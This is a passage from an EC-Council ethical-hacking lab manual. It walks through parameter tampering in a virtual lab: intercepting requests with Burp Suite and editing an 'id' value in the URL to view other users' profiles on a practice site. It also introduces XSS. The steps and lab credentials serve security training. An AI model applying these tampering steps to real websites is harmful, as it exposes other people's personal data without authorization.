


Figure 2.2.14: Navigate back to Raw tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.




Figure 2.2.15: Turn off the interception

27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.




Figure 2.2.16: Turn off the interception

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all the acquired information.
32. Turn off the **Parrot Security** virtual machine.

TASK 3 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar, and press **Enter**.
4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

TASK 3.1 Log in as a Legitimate User

Note: Here, we are logging in as a registered user on the website.




Figure 2.3.1: Logging in to the webpage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

5. You are logged into the website. Click the **View Profile** tab from the menu bar.




Figure 2.3.2: Viewing Profile in the logged in account

TASK 3.2

Perform Parameter Tampering

6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.




Figure 2.3.3: Steve's profile

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

7. Now, try to change the parameter in the address bar to **id=1** and press **Enter.**
8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.

